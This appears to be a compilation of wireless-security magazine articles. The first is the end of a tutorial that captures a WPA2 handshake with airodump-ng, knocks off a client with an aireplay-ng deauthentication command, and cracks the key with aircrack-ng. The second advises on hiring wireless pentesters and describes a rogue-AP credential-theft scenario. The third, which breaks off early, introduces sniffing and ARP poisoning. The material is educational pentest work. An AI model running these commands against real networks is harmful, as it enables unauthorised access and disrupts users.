
--bssid: Target AP MAC number;

-c 6: Channel that the AP is using;

-w: File where the program will write the captured information;

wlan0mon: Interface used to capture information.


This command will filter only the traffic of the AP destined to carry out this work. We can see in Figure 10 below what was shown after the command:



```
CH  3 ][ Elapsed: 59 mins ][ 2017-06-06 15:28 ]

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

C8:3A:35:56:CE:08  -68    10428    69481    2   6  54e  WPA2 CCMP   PSK  DANTAS
00:1A:3F:6D:9B:52  -97     4258      751    0  11  54e  WPA2 CCMP   PSK  EDIELMO
A0:AB:1B:09:EF:9A  -97     3873       20    0   9  54e  WPA2 CCMP   PSK  Sofia
18:A6:F7:88:2D:B6  -97     1507       61    0   1  54e. WPA2 CCMP   PSK  FAMILIA MOREIRA
00:1A:3F:DE:BF:E0  -97      544      324    0  11  54e. WPA2 CCMP   PSK  :) NET
18:A6:F7:9C:42:0A  -97       34        0    0   5  54e. WPA2 CCMP   PSK  ARANHA
E8:CD:2D:2E:A2:7A  -97        5        1    0   4  54e. WPA  CCMP   PSK  Vivo Internet
C8:3A:35:04:A9:B8  -97     1462      107    0   6  54e  WPA  CCMP   PSK  EDIVANIA
E4:6F:13:0E:BC:07  -97       34        0    0   1  54e  WPA2 CCMP   PSK  Vida Bela

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

C8:3A:35:56:CE:08  28:83:35:9C:4F:0F  -26    0e- 6e    10     6449  DANTAS
C8:3A:35:56:CE:08  A8:B8:6E:63:BA:AE  -67    0e- 1      0    66876  DANTAS
00:1A:3F:DE:BF:E0  CC:61:E5:A8:E8:89   -1    1e- 0      0       64
00:1A:3F:DE:BF:E0  B0:79:94:17:31:5F  -97    1e- 2      0      114  :) NET
E8:CD:2D:2E:A2:7A  14:A3:64:29:3D:83   -1    1e- 0      0        1
```

Figure 10. Filtering AP with airodump-ng.


If we send a message to deactivate the station connected to the AP we will be able to capture the handshake. The command to deactivate can be as follows, to which Figure 11 shows the deauthentication of the station with Aireplay-ng.



```
root@kali:~# aireplay-ng -0 6 -a C8:3A:35:56:CE:08 -b 28:83:35:9C:4F:0F wlan0mon
15:27:43  Waiting for beacon frame (BSSID: C8:3A:35:56:CE:08) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
15:27:44  Sending DeAuth to broadcast -- BSSID: [C8:3A:35:56:CE:08]
15:27:44  Sending DeAuth to broadcast -- BSSID: [C8:3A:35:56:CE:08]
15:27:45  Sending DeAuth to broadcast -- BSSID: [C8:3A:35:56:CE:08]
15:27:45  Sending DeAuth to broadcast -- BSSID: [C8:3A:35:56:CE:08]
15:27:46  Sending DeAuth to broadcast -- BSSID: [C8:3A:35:56:CE:08]
15:27:46  Sending DeAuth to broadcast -- BSSID: [C8:3A:35:56:CE:08]
root@kali:~# 
```

Figure 11. Deauthenticating the station with Aireplay-ng.

If Airodump-ng can capture the handshake, it will show in the upper-right corner of the table, as shown in the Figure 12.



```
CH  3 ][ Elapsed: 59 mins ][ 2017-06-06 15:28 ][ WPA handshake: C8:3A:35:56:CE:08

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

C8:3A:35:56:CE:08  -68    10428    69481    2   6  54e  WPA2 CCMP   PSK  DANTAS
00:1A:3F:6D:9B:52  -97     4258      751    0  11  54e  WPA2 CCMP   PSK  EDIELMO
A0:AB:1B:09:EF:9A  -97     3873       20    0   9  54e  WPA2 CCMP   PSK  Sofia
18:A6:F7:88:2D:B6  -97     1507       61    0   1  54e. WPA2 CCMP   PSK  FAMILIA MOREIRA
00:1A:3F:DE:BF:E0  -97      544      324    0  11  54e. WPA2 CCMP   PSK  :) NET
18:A6:F7:9C:42:0A  -97       34        0    0   5  54e. WPA2 CCMP   PSK  ARANHA
E8:CD:2D:2E:A2:7A  -97        5        1    0   4  54e. WPA  CCMP   PSK  Vivo Internet
C8:3A:35:04:A9:B8  -97     1462      107    0   6  54e  WPA  CCMP   PSK  EDIVANIA
E4:6F:13:0E:BC:07  -97       34        0    0   1  54e  WPA2 CCMP   PSK  Vida Bela

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

C8:3A:35:56:CE:08  28:83:35:9C:4F:0F  -26    0e- 6e    10     6449  DANTAS
C8:3A:35:56:CE:08  A8:B8:6E:63:BA:AE  -67    0e- 1      0    66876  DANTAS
00:1A:3F:DE:BF:E0  CC:61:E5:A8:E8:89   -1    1e- 0      0       64
00:1A:3F:DE:BF:E0  B0:79:94:17:31:5F  -97    1e- 2      0      114  :) NET
E8:CD:2D:2E:A2:7A  14:A3:64:29:3D:83   -1    1e- 0      0        1
```

Figure 12. 4-way-handshake capturing in the Airodump-ng.

The information obtained from the handshake will be in the file that was indicated in Airodump-ng, which in this case is: "DANTAS-01.cap" (the program numbers the files and places the extension).

Using Aircrack-ng with the Dictionary

After capturing the handshake and writing the data to a file, we can use the password-to-password dictionary we created to try to break the AP password. The command has the following syntax:


```
aircrack-ng DANTAS-01.cap -w senhas.txt
```

Where:

DANTAS-01.cap: File containing the handshake information written by Airodump-ng;

-w: File with the dictionary used.

If the dictionary contains the password, the following screen will be displayed as shown in Figure 13 below, where we can see that the password found was "feliz1234".



```
                              Aircrack-ng 1.2 rc3

                 [00:00:00] 128 keys tested (1563.93 k/s)

                         KEY FOUND! [ feliz1234 ]

    Master Key     : F3 52 C0 DA 14 33 67 BF 3C 3A 57 1E 9A B9 A8 BB
                     20 71 0D 88 69 46 85 E1 ED 7D 52 F0 A5 7B AD 55

    Transient Key  : 52 86 D6 4B 7C AF 5E A4 CB 2B 65 69 8B F8 E4 F0
                     4B ED 8F 4E 61 39 0F 18 2C D9 C0 19 82 3B 9F 59
                     2F B1 88 76 78 92 F2 0A EC A0 77 36 2E B4 C2 A2
                     DB A9 53 E7 4B B1 7D 11 D3 3A 74 7E 40 71 AC 76

    EAPOL HMAC     : 3F 28 89 98 C8 27 DB 9A 6C FB A7 F0 CC DC 4F 05
root@kali:~# 
```

Figure 13. Aircrack-ng command output.

Conclusion

This article present basic concepts in Wi-Fi networks and certain current standards, emphasizing the WPA2 security protocol and demonstrating that even though it is considered robust, such protocols demonstrate vulnerabilities because if they are not used correctly and passwords are considered simple, the devices become easily vulnerable to a pentest.

We demonstrated some tools that generate attacks of dictionaries or a combination of characters that automates the task of breaking the password. Intrusion of a corporate AP can be the gateway for a malicious attacker, leading to access to personal data and files of users or installing malware to use the devices of this network for various purposes, most of them times in financial interests for business brawls.

The tests performed serve as a support for attacks on 802.11 networks, and can be used by professionals, researchers and network enthusiasts to learn practical ways of pentest in the corporate or academic field.

References

AIRCRACK_NG. Aircrack-ng Suite. Available at: http://www.aircrack-ng.org/.

HALVORSEN, F. M; HAUGEN, O. Cryptanalysis of IEEE 802.11i TKIP. Norwegian University of Science and Technology, 2009.

PAIM, R. R. WEP, WPA e EAP. 2015. Available at: http://www.gta.ufrj.br/ensino/eel879/trabalhos_vf_2011_2/rodrigo_paim/wep.html.

PRITCHETT, W. L; SMET, D. D. Kali Linux CookBook. Packt Publishing Ltd. Birmingham, 2013.

WIKIPEDIA. Beacon Frame. 2017. Available at: https://en.wikipedia.org/wiki/Beacon_frame.

The 4-Way Handshake in 802.11i. 2017. Available at: https://upload.wikimedia.org/wikipedia/commons/a/ac/4-way-handshake.svg.

Authors:

Arthur Feliz Dantas

Technician in Informatics Support and Maintainability, Graduated in Computer Science, Specialist in Computer Forensics, certified EHF - Ethical Hacking Foudation and Work as Computer Technician in Auto Food - Food Services Solutions.

Deivison Pinheiro Franco

Graduated in Data Processing. Specialist in Computer Networks, in Computer Networks Support and in Forensic Sciences (Emphasis in Forensic Computing). Master in Computer Science and in Business Administration. Senior Security Analyst of Bank of Amazônia. University Professor. Computer Forensics Expert. Computer Forensics and Information Security Researcher and Consultant. IT Auditor and Penetration Tester. Member of the IEEE Information Forensics and Security Technical Committee. Member of the Brazilian Society of Forensic Sciences. C|EH, C|HFI, DSFE and ISO 27002 Senior Manager.

Wireless Penetration Testing: what you should understand

by John Busso

Wireless is here to stay and becoming more and more pervasive. Understanding wireless and the risks and vulnerabilities involved with its use are crucial concerns for your organization's security staff.

We have all heard the horror stories associated with a company's Wi-Fi used to breach their security. The most famous case is the TJ Maxx case. TJ Maxx's parent company secured its wireless LAN (Local Area Network) using Wired Equivalent Privacy (WEP). WEP is the weakest form of security available for securing wireless LANs. Hackers broke in and stole records: which included millions of credit card numbers. The TJ Maxx security breach was many years ago when Wi-Fi security options were fewer and much weaker. In a nutshell, there is a well-known vulnerability in the WEP protocol and because TJ Maxx was ignorant of that fact, or overlooked it, they negatively affected their financial situation and their reputation. Your organization does not want to make similar mistakes, so make sure you do your due diligence to avoid a scenario similar to this one.

A wireless penetration test will examine your network using a methodology similar to the standard wired penetration test. However, they will focus on the wireless as the gateway to exploit your vulnerabilities. Thus selecting the right partner to conduct the wireless penetration testing is an important decision. Look for certifications such as OCSP, OSCE, GPEN, CEH, CPT, and CWNP.

Select a company that has technical expertise. If their knowledge is both deep and wide, they will be able to dig deeper and therefore provide you with information that is more valuable. Ask for an example of a deliverable report from a similar wireless penetration test. The report should be detailed and self-explanatory. With the proper business acumen, the testers can tailor their work to your vertical and its regulatory mandates. Penetration testing should mimic a real-life attack in as many ways as possible.

There are many benefits to conducting a wireless penetration test. Identifying vulnerabilities that threat actors are able to exploit is paramount. Testing the effectiveness of your security posture or exposing unintended weaknesses allows an organization to remediate these problems before they happen for real. This penetration test will also serve as a third-party validation of your company's threat/ vulnerability management.

Finally, yet importantly, remember that Wi-Fi is not the only wireless technology a hacker can exploit. There are many Bluetooth and Bluetooth Low Energy (BLE) devices commonly found in the public. There are also other less pervasive wireless technologies, like Zigbee, Z-wave, and DECT (cordless phones).


Understand Data Collection and Analysis

There are phases of conducting a Wireless Penetration Test. The first stage is Data Collection, which is followed by the analysis of that data. For a good tester to understand how to collect data from deep in the wireless network, the tester needs a thorough understanding of some things germane to wireless. The professional conducting the test needs to understand signal leakage.

Essentially, signal leakage (or bleed) is any wireless signal that propagates beyond the intended coverage area. Complete suppression of this leakage is impossible. However, minimizing the signal leakage and maintaining knowledge of where the bleed exists is a best practice. The penetration tester also needs to have a detailed understanding of the security protocols used in wireless operations. When you understand the protocol's inner workings, you can better test the exploitation of a vulnerability.

Additionally, the tester needs to understand denial of service (DoS) attacks, Man-in-the-middle (MITM) attacks, and Access Point (AP) attacks to test and protect against them. Lastly, knowledge of the user and their host vulnerabilities is another key aspect to testing for potential exploits.

How a Man-in-the-Middle attack is perpetrated



Let us say you are at the coffee shop and you try to connect to any one of the more popular banking institutions with online banking. If you do not verify to which website you are connecting, and it is not a secure sockets layer (SSL) connection to the splash page to accept the terms-of-use, there is a chance you will be compromised. Let us say I am in the diner next door or in the parking lot with a laptop running Unix. I can broadcast an SSID and issue IP address info and a DNS server with a free DHCP server running on the same laptop. I can poison your DNS and direct you to a bogus IP address for which a webpage will reply with any number of banking institutions. When you enter your credentials, I collect them and you are compromised.

Yes, it is very scary.

Understand Organizations and Associated Standards

Any good security professional conducting a wireless security assessment should be familiar with all the industry organizations, the guidelines they recommend, and the standards that they define. A thorough understanding of the associated organizations and their prescriptions is one of the most valuable skills, because testers do not need to reinvent the wheel. They can follow the existing recommendations while addressing the specific needs of a specific customer.

Wi-Fi Alliance makes sure that all Wi-Fi equipment is interoperable. The FCC regulates the RF spectrum from which Wi-Fi, Bluetooth and the other wireless technologies operate. The IETF helped define RADIUS and EAP. The wireless expert should also be well versed in all the flavors of EAP including LEAP, PEAP, EAP, EAP-GTC, TLS, TTLS and the rest.

There are many regulatory bodies as well. Personal Credit Information (PCI) protects consumer's credit info from exposure by a company not doing their due diligence to protect the info. Health Insurance Portability and Affordability Act (HIPAA) protects the confidentiality of patients' health info. The Family Educational Rights and Privacy Act (FERPA) protects the privacy of student educational information. ISO 27001 is a specification for an information security management system (ISMS). An ISMS is a framework of policies and procedures that includes all legal, physical and technical controls involved in an organization's information risk management processes.

A proper understanding of these diverse bodies is what will make your wireless penetration test relevant, tailored to your technology, and serve as a third-party audit for your company. The experienced tester will know to look at all wireless technologies. This will included looking at point-to-point links that are often licensed links from the FAA. Looking at Bluetooth (802.15) will be helpful to expose any vulnerabilities that exist in the use of that technology within your network.

In summary, the wireless penetration tester needs to be not only a good penetration tester but also an expert wireless engineer. Ask questions relevant to your industry or vertical when considering a company to conduct the wireless penetration test. If you do this then you will be able to weed out the less knowledgeable testers from the more expert ones.

Understand Wi-Fi Testing ToolsThe methodology for testing is as follows:

1. Wireless LAN (WLAN) Assessment

2. Rogue AP analysis

3. Wireless Hotspot

4. Attacking encryption protocols

WLAN Assessment entails many actions: passive AP fingerprinting techniques, information element disclosure, and client post-processing analysis with Kismet XML files. Identify the authentication and encryption options used on the WLAN with Kismet and Wireshark and mapping the range of indoor and outdoor WLANs. Assessing traffic captured in monitor mode for information disclosure, identifying multicast protocols with MAC analysis, evaluating encrypted traffic and proprietary encryption functions all help analyze the strength or weakness of your WLAN.

Another aspect of testing is rogue AP analysis. Testers can locate rogue devices through RSSI signal analysis and triangulation. The penetration tester should be aware of ad hoc networks. Bogus "Free-Wi-Fi" open networks and malicious rogue clients. Also make sure the testers look for devices that are in the environment but connecting to SSIDs that are not authorized by your company. By connecting a corporate asset to another Wi-Fi network, it can be unsafe for a plethora of reasons. Some of these are watering hole attacks, phishing attacks, MITM attacks, etc.

In 2017, wireless hotspots are everywhere. Having them at the coffee shop and the pizzeria is certainly convenient, but can be very perilous to your corporate assets. This is especially true when the coffee shop is located next door to your corporate office. Without getting into the details, your employee will expose your company to risk when they join an open network. A good tester will look for this and note where these hotspots are and what the SSID is. Then you can take steps to help educate users and configure endpoints appropriately.

Since the cracking of WEP many years ago, free tools have appeared on the market to help crack pre-shared keys. Unbelievably, these tools can even crack WPA and WPA2. A thorough penetration tester should see if any pre-shared keys can be cracked within a short time frame (hours not days). This is good as a shock factor to illustrate how easily a standard key with 8 or 10 characters can be broken. Then after that testing, feed PSKs into a password strength tool reveal the relative strength of the key.

Understand IEEE 802.11 and Other Wireless MAC Layer Information

This is where you separate the experts from the ankle biters. A good penetration tester who wants to exploit your network using the WLAN needs to possess intimate knowledge of the MAC and PHY layer of 802.11. First, there must be an understanding of how an ad hoc network operates versus an infrastructure network. A full understanding of the phases of station authentication and association will be key. Knowledge of the three packet types, Management, Control, and Data, is necessary along with the header and footer format of these. Expert knowledge of the 802.1x framework and the accompanying EAP type is the most important of all.

Any wireless transport mechanism will have a MAC layer, with the exception of DECT as it operates in a closed phone system and not over TCP/IP endpoints. Bluetooth, which is a wireless personal area network (WPAN) defined by IEEE 802.15.1. Understand Bluetooth operations and hacking becomes relatively easy. Zigbee is another WPAN. Zigbee is defined by 802.15.4, which was created for low data rate transmission that allows a device a very long battery life. Zigbee also uses the MAC layer, so knowledge of its working is also necessary if this technology is in use. As previously explained, DECT does not use a MAC and unless there is an IP that makes it an Internet of things (IoT) device, the only concern would be decoding and eavesdropping. A DECT device would not be a gateway into your IP network.

Summing It All Up

Selecting a Penetration Tester that focuses on wireless will be expensive and take time and energy. That is why selecting the right one is so important. Make sure you keep in mind all the points presented in this article. Ask him how he does things, which weakness he will focus on. In the end, selecting the right consultant with the right credentials will yield a successful effort. By reading this article you have educated yourself to help make an educated decision on the Penetration Tester you select.

Author: John Busso

John is a Senior Network Engineer/Mobility Specialist at CCSI. He has almost 20 years of experience providing secure voice and data solutions. John has been a Subject Matter Expert for Enterprise Mobile Solutions such as Guest WiFi and BYOD, providing vision for diverse clients.

John has been an Adjunct Professor and trainer. He holds numerous Industry certifications, including CISSP CWNP, CCNP, ACMP and ITIL. His experience includes working with retail, TNL-Couriers, DC's and Airports, Healthcare, Education, DOD, Local Government, Financial, Non-Profit-Public WiFi, Entertainment and Hospitality industries. His expertise is in mobility, security, WLAN, WAN, LAN, VoWiFi, RFID, RTLS, WIPS, WIDS, DAS, licensed/unlicensed PTP and PTMP networks. Connect with John on Twitter via @JohnBusso.

ESP8266 and WiFi PenTest

by Petter Anderson Lopes

This article aims to demonstrate different views on sniffing techniques in wireless networks. With the growing need to keep people connected, wireless networks become the escape valve to address this demand. However, how exactly do these networks work? There are issues related to the professional activities of digital analysis with the use of network sniffers, which are programs that have the function of capturing the packets that travel in the network.

Mobile devices have become more and more powerful and these devices and their apps have become foundational tools. To improve productivity, these devices are being integrated into the daily business processes and operations of organizations. However, now organizations need to establish security and compliance policies to support mobility and the growing use of BYOD (Bring Your Own Device). The BYOD movement is a trend that is gaining strength in the corporate environment. BYOD is a program that allows employees to use their personal devices to carry out their professional activities. With so much diversity in technology, it's difficult to control what employees have access to, or applications that are installed on their devices. So, when the wireless network is being used, the risk is bigger. To benefit its customers, business establishments, department stores, coffee bars, and shopping centers share wireless networks. This article aims to demonstrate different views on sniffing techniques in wireless networks. With the growing need to keep people connected, wireless networks become the escape valve to address this demand. However, how exactly do these networks work? There are issues related to the professional activities of digital analysis with the use of network sniffers, which are programs that have the function of capturing the packets that travel in the network. However, it is evident the difficulty of staying safe in such an environment. Detect security flaws, allow for intrusions and data evasion, to simply and directly analyze information that travels on the network at any given time. Get sensitive data from users in a mixed environment, where everyone is connected to different devices, but using Wireless technology. How ARP table poisoning works and how to use it to collect sensitive information.

Introduction

Wireless networks are already part of the majority of existing internet networks in the world, its ease of implementation as well as availability of signal and easy access, have made Wireless networks very popular.

Currently, due to the need to maintain a hybrid environment of wireless and wired connection, as well as make available to the students of the institution, it is necessary to evaluate the security of this structure. Wireless networks where everyone can access freely are exposed to various security issues, such as letting users show user data in case any malicious users use any sniffer program.

This article deals with the topic of vulnerability analysis in wireless networks, a subject that deals with questions related to the professional activities of digital analysis with the use of network sniffers, which are programs that have the function of capturing the packets that travel in the same domain of collision where this tool is installed, used directly or indirectly to detect failures in information security, evaluating the methods of invasion and evasion of information that are related to this subject.

To test the concepts, the technique called Man-In-The-Middle was used with the aid of the ARP Poisoning technique for traffic interception in order to obtain a larger number of data while the sniffer is executed.

Framework

Wireless Network

Wireless is the set of wireless technologies that can connect everything from office computers to household appliances. According to Tanenbaum (2003), wireless digital communication is not a new idea, since Guglielmo Marconi, in 1901, demonstrated wireless traffic from a telegraph transmitting information from a ship to the coast using Morse code, demonstrating the idea of the operation of wireless networks.

In a local area network, your job is important for portable computers to establish communication. Wireless networks become a viable alternative, making it difficult or even impossible to install fiber optic or metallic cables, according to Soares (1995).

On the other hand, for Pinheiro (2003), to meet the communication demand where the wired infrastructure can't be applied, wireless networks are solutions normally applied, because it is feasible due to the fact of having the same efficiency. However, one should evaluate the cost/benefit ratio so that it is always smaller than the unit, in order to make the enterprise feasible. However, for Cardoso

(2005), cost reductions, customer satisfaction and work optimizations show how wireless technology becomes relevant to organizations.

Sniffers

According to Basta and Brown (2015), more commonly known as packet sniffer, it is an application developed to capture, monitor and filter the data packets that travel in a network. A sniffer can be used for both network analysis to detect problems and anomalies and to exploit vulnerabilities in open protocol implementations where data can be viewed in plain text.

Sniffers are recommended programs that work using a computer network interface in promiscuous mode. The use of sniffers to analyze the data packets in Pentest is common because they are almost impossible to detect and can run on any computer independent of its operating system platform.

According to Nakamura (2007), sniffing is a widely used technique, since some network and security administration tools use the same software that consist of capturing the packets that travel on the network and verifying its contents. Unethical users are able to identify sensitive information and exploit flaws in their protection use the same software that was created to verify network problems.

Basically, there are three types of sniffer, the embedded ones that come installed in the operating system, such as Network Monitor (embedded in Windows) and TcpDump (embedded in Linux), commercial scanners that by definition must be purchased and have some personalized support, and free sniffers, like Wireshark, that do not generate cost.

According to the authors Basta and Brown (2015), basically, sniffers can work with all TCP / IP model network protocols [4], however, to observe network traffic, the sniffer uses the network interface card (NIC), being responsible for receiving the traffic in the network segment in which it is. In this way, the traffic can only be read in the network segment in which the computer is connected, requiring, in turn, other techniques to obtain the communication of the other segments.

According to Basta and Brown (2015), a sniffer consists of five basic components, which are:

A) Hardware.

B) Capture driver.

C) Buffer.

D) Decoder.

E) Package analysis.

Hardware or NIC: is the network card itself that can be wired or wireless.

Capture Driver: is the program responsible for capturing network traffic from the hardware, it filters the information and stores it in buffer.

